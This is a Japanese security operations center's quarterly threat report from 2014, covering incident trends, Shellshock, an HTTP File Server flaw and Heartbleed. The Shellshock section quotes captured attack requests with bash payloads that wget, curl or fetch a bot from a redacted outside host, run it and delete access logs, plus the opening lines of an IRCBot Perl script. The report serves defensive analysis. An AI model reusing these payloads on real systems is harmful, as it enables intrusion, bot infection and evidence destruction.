株式会社ラック

INSIGHT

vol.6

2015年1月21日

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT Vol.6

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+ シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】

2014 年 7 月 1 日 ～ 2014 年 9 月 30 日

【対象機器】

本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。

2　エグゼクティブサマリ

本レポートは、2014 年 7 月から 9 月に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。今号のポイントは以下のようにまとめました。

➢ GNU bash におけるコード実行の脆弱性を悪用する攻撃(Shellshock)について

GNU bash におけるコード実行の脆弱性を悪用する攻撃(Shellshock)は、外部から任意のコードが実行される攻撃です。GNU bash は多くの Linux ディストリビューションが標準採用しており、Web をはじめ様々なサービスで参照されるため、本脆弱性は非常に広い範囲に影響を与えます。また脆弱性を悪用する手法が非常に容易であることから、脆弱性の公開直後より大量の攻撃通信が発生しました。インターネットに公開される様々なサービスを狙い、攻撃対象ホストを悪用する通信やボットに感染させる通信を検知しており、実際にお客様のホストにおいて重要インシデントが発生しました。また、組み込みデバイスを狙った通信も検知しておりネットワークに接続する全てのホストで早急に対策が必要です。Shellshock への対策は、各ベンダから提供されている脆弱性を修正したバージョンの適用が必要です。

➢ HTTP File Server におけるコード実行の脆弱性を悪用する攻撃について

実行ファイル一つでファイル共有サーバを動作させることができる HTTP File Server(HFS)に、外部から任意のコードが実行できる脆弱性が公開されました。JSOC では、本脆弱性の影響のあるホストの有無を調査する通信を検知し、実際にお客様のホストにおいて重要インシデントが発生しています。本攻撃への対策は、脆弱性を修正したバージョンの適用が必要です。

➢ Heartbleed 攻撃の傾向について

2014 年 4 月に公開された、OpenSSL の Heartbeat 機能の脆弱性を悪用する攻撃(Heartbleed 攻撃)を、脆弱性の公開以後継続して検知しております。重要インシデントの件数は、7 月から 9 月に減少したものの、依然として発生しております。お客様が対策を実施したつもりになっているホストで脆弱性が見つかる事例が発生しており、パッチの適用のみでは脆弱性が解消されていないことがあります。そのため、実際にホストが攻撃の影響を受けなくなっていることを確認することが重要です。

3　JSOC における重要インシデント傾向

3.1　重要インシデントの傾向

JSOC では、IDS/IPS、ファイアウォールで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功や被害が発生している可能性が高いと判断される重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	攻撃成功を確認したインシデント
	Critical	攻撃成功の可能性が高いインシデント、攻撃失敗が確認できないインシデント マルウェア感染を示すインシデント
参考インシデント	Warning	攻撃失敗を確認したインシデント
	Informational	スキャンなど実害を及ぼす攻撃以外の影響の少ないインシデント

図 1 に、7 月から 9 月に発生した重要インシデントの件数推移を示します。

インターネットからの攻撃による重要インシデントの発生件数は、7 月 1 週及び 9 月 4 週に検知件数が増加しました(図 1-[1]、[2])。これは、7 月に公開された OpenSSL の Change Cipher Spec(CCS)の脆弱性(CVE-2014-0224)[1]を悪用する攻撃(CCS インジェクション)（図 1-[1])や、9 月に公開された GNU bash のコード実行の脆弱性を悪用する攻撃(Shellshock)[2]の検知(図 1-[2])があったことが原因です。

内部から発生した重要インシデントの発生件数は、8 月 4 週から 9 月 1 週に一時的に増加しました(図 1-[3])。これは、オンラインバンキングのアカウント情報取得を目的とするマルウェア Citadel の検知件数が増加したためです。 JSOC ではこのような一時的な検知傾向の変化は日常的に発生することがあります。




図 1 重要インシデントの件数推移(2014 年 7 月～9 月)

※ 9 月 5 週は 1 日分の統計データです

[1] OpenSSL における Change Cipher Spec メッセージの処理に脆弱性
http://jvndb.jvn.jp/ja/contents/2014/JVNDB-2014-000048.html
[2] GNU bash における任意のコードを実行される脆弱性
http://jvndb.jvn.jp/ja/contents/2014/JVNDB-2014-004410.html


3.2　発生した重要インシデントに関する分析

図 2 に、インターネットからの攻撃による重要インシデントの検知件数推移を示します。


インターネットからの攻撃による重要インシデントの検知件数は、4 月から 6 月に急増して以降、7 月から 9 月も引き続き高い水準で検知しております(図 2-a)。

OpenSSL の Heartbeat 機能の脆弱性を悪用する攻撃(Heartbleed 攻撃)[3]は、4 月の脆弱性公開以来、依然として定常的に検知しております。攻撃対象ホストから脆弱な応答を確認した重要インシデントの件数は、7 月から 9 月に減少したものの引き続き発生しております。また、7 月 1 週に OpenSSL の Change Cipher Spec(CCS)の脆弱性(CVE-2014-0224)が公開され、攻撃対象ホストが本脆弱性の影響を受ける可能性が高い重要インシデントが発生しました(図 2-b.[1])。

9 月 4 週には、GNU bash のコード実行の脆弱性が公開されました。公開直後から本脆弱性を悪用する攻撃(Shellshock)を検知しており、攻撃対象ホストから脆弱な応答を確認した重要インシデントが複数発生しました(図 2-b.[2])。



a. 1 月～9 月の月別検知推移



b. 7 月～9 月の週別検知件数推移


図 2 インターネットからの攻撃による重要インシデントの検知件数推移

※ 9 月 5 週は 1 日分の統計データです

[3] JSOC INSIGHT vol.5
http://www.lac.co.jp/security/report/2014/11/12_jsoc_01.html

図 3 にインターネットからの攻撃による重要インシデントの内訳を示します。

Web サーバに対する不審なファイルのアップロードの試みは、4 月以降増加したまま 7 月から 9 月も依然として多数検知しています(図 2-a)。攻撃手法の変化は見られず、「WordPress」などの CMS（Contents Management System）に実装するプラグインの脆弱性を悪用し、不審なファイルをアップロードする試みを日常的に検知しております。CMS 本体に脆弱性が無い場合でも、プラグインの脆弱性によって侵入されてしまうため、CMS 自体のバージョンアップに加え、プラグイン自体のサポート体制や脆弱性公開時の対応などを整備する必要があります。



a. 4～6 月　　b. 7～9 月


図 3 インターネットからの攻撃による重要インシデントの内訳

図 4 にネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部における重要インシデントは、7 月から 9 月に 364 件発生し、4 月から 6 月の発生件数(438 件)と比較して、大きく減少しました。

IRCBot は、これまで特定のお客様において多く検知しておりましたが、9 月以降、複数のお客様で新しい検知事例が見られました。この IRCBot は、Shellshock により攻撃対象ホストが感染し、外部に対して不審な通信を行ったと考えられる事例です。

Shellshock の概要および、JSOC での検知実績については次章にて詳しく解説します。



a. 4～6 月　　b. 7～9 月

図 4 ネットワーク内部から発生した重要インシデントの内訳

4　今号のトピックス

4.1　GNU bash におけるコード実行の脆弱性を悪用する攻撃(Shellshock)について

4.1.1　Shellshock の概要

2014 年 9 月に公開された GNU bash におけるコード実行の脆弱性を悪用する攻撃(Shellshock)は、外部からの入力文字列が GNU bash の環境変数に設定される場合、任意のコードが実行される攻撃です。GNU bash は多くの Linux ディストリビューションで標準のシェルであり、プログラムが GNU bash を呼び出して環境変数を利用する場合に、脆弱性の影響を受ける可能性があります。そのため、本脆弱性は非常に広い範囲に影響します。

GNU bash におけるコード実行の脆弱性は以下の表 2 に示す複数の脆弱性が公開されています。

表 2 GNU bash におけるコード実行の脆弱性

CVE	脆弱性の影響	備考
CVE-2014-6271	任意のコード実行	
CVE-2014-6277	任意のコード実行	CVE-2014-6271、CVE-2014-7169 の修正が不十分だったことにより公開
CVE-2014-6278	任意のコード実行	CVE-2014-6271、CVE-2014-7169、CVE-2014-6277 の修正が不十分だったことにより公開
CVE-2014-7169	任意のコード実行	
CVE-2014-7186	サービス不能	
CVE-2014-7187	サービス不能	

本脆弱性の影響を受ける可能性がある GNU bash のバージョンは以下のとおりです。

- Bash 4.3 Patch 25 およびそれ以前
- Bash 4.2 Patch 48 およびそれ以前
- Bash 4.1 Patch 12 およびそれ以前
- Bash 4.0 Patch 39 およびそれ以前
- Bash 3.2 Patch 52 およびそれ以前
- Bash 3.1 Patch 18 およびそれ以前
- Bash 3.0 Patch 17 およびそれ以前

4.1.2　Shellshock の再現検証


JSOC では、インターネットで利用される代表的なサービスにおいて、本脆弱性が再現することを確認しました。一部の環境については攻撃を成功させるために追加の条件を満たすことが必要となりますが、脆弱性を悪用する手法はいずれも非常に容易であることがわかります。

・ Web サーバで動作する CGI プログラム

Webサーバで動作するCGIプログラムで、シェルスクリプトを利用する場合やシェルを利用したコマンド実行を呼び出す仕組みがある場合、悪意のある要求を送付することで外部から Web サーバ上で任意のコマンドが実行可能です。

図 5 に、シェルスクリプトを利用した CGI プログラムに対して悪意のある要求を送信した例を示します。脆弱な CGI プログラムは外部からの悪意のある要求に対して、ホスト上でコマンドを実行した結果を含んだ応答を返します。

a. 文字列の表示を試みる攻撃



b. ホストの情報を参照する攻撃（コマンドの絶対パスが必要）

図 5 脆弱な CGI プログラムに対する攻撃

・ **メールサーバ**

特定のメールサーバや、メールサーバ上で環境変数を参照するアプリケーションが稼動している場合、悪意のある要求を送付することで、メールサーバ上で任意のコマンドが実行可能です。ただし、攻撃要求に対して、攻撃対象のホストはコマンドの応答内容を文字列として返さない場合があることを確認しております(図 6)。

図 6 メールサーバに対する攻撃

・ **SSH サーバ**

SSH サーバで特定のアプリケーションを利用して、ユーザの実行可能なコマンドを制限して運用している場合、悪意のある要求を送付することで外部から SSH サーバ上でユーザの権限の制限を越えて任意のコマンドが実行可能です(図 7)。ただし、本攻撃は攻撃者が攻撃対象の認証情報を入力しないと成立しません。そのため SSH サーバに対する攻撃が成功する環境は限定的であると考えられます。




図 7 SSH サーバに対する攻撃(本来制限されるべきコマンドの実行)

・ **Telnet サーバ**

Telnet サーバにおいて、悪意のある要求を送付することで外部から Telnet サーバ上でログインユーザの権限で任意のコマンドが実行可能です(図 8)。ただし、本攻撃は攻撃者が攻撃対象の認証情報を入力しないと成立しません。そのため Telnet サーバに対する攻撃が成功する環境は限定的であると考えられます。




図 8 Telnet サーバに対する攻撃

・ **DHCP クライアント**

DHCP はインターネット接続を行うホストに対し、動的に IP アドレスなど必要な設定情報を割り当てるプロトコルです。DHCP クライアントは、ネットワーク設定を行う為に DHCP サーバにアクセスし、環境変数を参照する必要のある設定情報を取得します。環境変数に悪意のあるコードを仕込まれた場合(図 9)、DHCP クライアント上で任意のコマンドを実行することが可能です(図 10)。つまり、DHCP サーバが攻撃者に乗っ取られ、悪意のコードを設定するよう仕込まれた場合には、配下の全てのホストが攻撃者に制圧される可能性があります。




図 9 攻撃コードを設定した DHCP サーバ(一部)




図 10 DHCP クライアントに対する攻撃

4.1.3　JSOC における Shellshock の検知傾向

図 11 に JSOC における Shellshock の検知件数および重要インシデントの検知件数推移を示します。

GNU bash におけるコード実行の脆弱性が公開されて以来、JSOC では本脆弱性の有無を調査する通信や、本脆弱性を悪用する攻撃通信を多数検知しました。これらの通信は継続して高い水準で検知数が推移しており、攻撃通信が収束する気配は見えません。また、本脆弱性の公開以来、攻撃対象のホストが Shellshock に対して脆弱な応答を確認した重要インシデントが複数発生しました。

Shellshock は脆弱性の悪用手法が非常に容易であり、また脆弱性の公開直後から、脆弱性に関する詳細な技術情報が多数公開されたことから、比較的早期からボットなどに Shellshock の実行が組み込まれたことが、このような攻撃通信の検知傾向になった原因として考えられます。




図 11 Shellshock の検知件数および重要インシデントの件数推移

Shellshock の検知件数が多い攻撃元ホストを表 3 に示します。

JSOC では、多数の攻撃元ホストから同様の攻撃通信を検知しております。これらのホストは多数の国にわたり、特徴的な国や地域の傾向はありません。このことからも攻撃通信はボットに感染したホストから発生していることが推測できます。

また、表 3 に示すホストから、不特定多数のホストに対して攻撃通信が発生することも特徴です。このような攻撃元ホストからの通信の多くは、攻撃対象ホストに対して脆弱性の有無を確認する内容です。つまり、攻撃者は攻撃対象のホストの利用状況によらず、世界中に公開された IP アドレスに対して無作為に脆弱性の有無を調査し、更なる攻撃の準備を行っている可能性があります。

そのため、表中に示された攻撃元ホストをファイアウォールなどで遮断することは、攻撃元ホストが不定期に変わる可能性がありますが、有効な対策のひとつです。

表 3 Shellshock の検知件数が多い攻撃元ホスト

攻撃元ホスト	国
8.37.217.196	米国
8.37.217.197	米国
8.37.217.198	米国
8.37.217.199	米国
54.64.179.8 (ec2-54-64-179-8.ap-northeast-1.compute.amazonaws.com)	日本
66.35.84.54	米国
77.79.40.195	リトアニア
92.243.89.208	ロシア
104.192.0.18	米国
180.186.121.254	中国

4.1.4 検知実績から推測する攻撃者の狙い

JSOC ではさまざまな種類の Shellshock を検知しております。悪用する脆弱性や、送信するコードなど通信内容は各々異なるものの、分析結果により攻撃者の意図を推測することができます。本項では、JSOC で検知した Shellshock の中で、特徴をもった攻撃通信を例示します。

・ 脆弱性の有無を調査する通信

図 12～図 13 に、脆弱性の公開直後から JSOC で検知した Shellshock の通信を示します。

JSOC では、図 12 や図 13 に見られるような、単純な文字列表示や、攻撃対象ホストに比較的影響の低いコマンド実行を試みる通信を検知しております。このような通信は、攻撃対象ホストの脆弱性の有無を調査していると考えられます。




図 12 CVE-2014-6271 を悪用する攻撃

```
Stream Content
GET / HTTP/1.1
Host: [redacted]
Accept-Encoding: gzip, deflate
Accept: () { (a)=>\' bash -c 'echo;echo "[redacted];echo;exit
User-Agent: () { (a)=>\' bash -c 'echo;echo "[redacted];echo;exit
Connection: keep-alive
Referer: () { (a)=>\' bash -c 'echo;echo "[redacted];echo;exit
Cookie: () { (a)=>\' bash -c 'echo;echo "[redacted];echo;exit
```

図 13 CVE-2014-7169 を悪用する攻撃

・ ボット感染を試みる通信

図 14～図 17 に、Shellshock によりボット感染を試みる攻撃の概要および通信例を示します。

図 14～図 17 の多くは、外部ホストに設置された IRCBot に感染させるスクリプト(図 18)をダウンロード、および実行を試みる通信です。Shellshock に脆弱なホストは、ダウンロードしたスクリプトを実行することで、さらに IRCBot に感染し、C&C サーバへの IRC 接続や、他のホストへ攻撃通信を発生させます。

JSOC では脆弱性の公開以後、内部ホストから外部への不審な IRC 接続を検知した重要インシデントが複数発生しております。これらの攻撃対象ホストで明確に Shellshock が成功し IRCBot に感染したことを示す通信は検知しておりません。しかしながら、IRC 接続した接続先は、これまで JSOC で検知実績のある Shellshock の通信に含まれる接続先であることから、これらのホストは Shellshock により IRCBot に感染した可能性があります。

JSOC で検知したこれらの IRCBot の通信は、通常 IRC で利用される 6667/TCP ポート宛の通信のほか、25/TCP や 80/TCP ポートを利用して外部へ IRC 接続を試みます(図 19)。これは、業務上利用する可能性の高いポートを利用することで、企業内に設置されているファイアウォールによるアクセス制御を受けずに、C&C サーバと通信を行うことを意図していると考えられます。




図 14 ボット感染を試みる通信の概要

※ 赤字は攻撃成功時に発生する通信

Stream Content

```
GET /swa/click.cgi HTTP/1.1
Host: [redacted]
Accept-Encoding: identity
Referer: bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF
<<EOF <<EOF <<EOF' || echo "wget http://[redacted]
[redacted] & Chr(34)User-Agent: () { :; }; echo copal bash -c 'wget
http://[redacted]
Content-Type: application/x-www-form-urlencoded
```

図 15 CVE-2014-7186 を悪用する攻撃

Stream Content

```
GET /swa/click.cgi HTTP/1.1
Host: [redacted]
Accept-Encoding: identity
Referer: () { :; }; echo corpo bash -c 'wget http://[redacted]'
User-Agent: (for x in {1..200} ; do echo "for x$x in ; do :"; done; for x in {1..200} ; do echo done ; done) | bash || echo
"wget http://[redacted]
Content-Type: application/x-www-form-urlencoded
```

図 16 CVE-2014-7187 を悪用する攻撃

Stream Content

```
GET HTTP/1.1 HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: () { :;};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r
\nXSUCCESS!";system("cd /tmp/;mkdir [redacted]-bot;cd [redacted]-bot;wget http://[redacted]
[redacted];perl [redacted]-bot;lwp-download http://[redacted]-bot;fetch
http://[redacted]-bot;curl -O http://[redacted]-bot;perl [redacted]-botrm -
rf ../access_log_[redacted];rm -rf ../localhost*;rm -rf ../[redacted]*");'
Host: [redacted]
Connection: Close
```

図 17 IRCBot への感染を試みる攻撃

```
#!/usr/bin/perl
#          - Adicionado comando !estatisticas ;
#          - Alterado o comando @pacota para @oldpack;
#          - Adicionado dois novos pacotadores: @udp    e @udpfaixa   ;
#          - Adicionado um novo portscan -> @fullportscan   ;
#          - Adicionado comando @conback   com suporte para Windows/Unix :D;
#          - Adicionado comando: !sair para finalizar o bot;
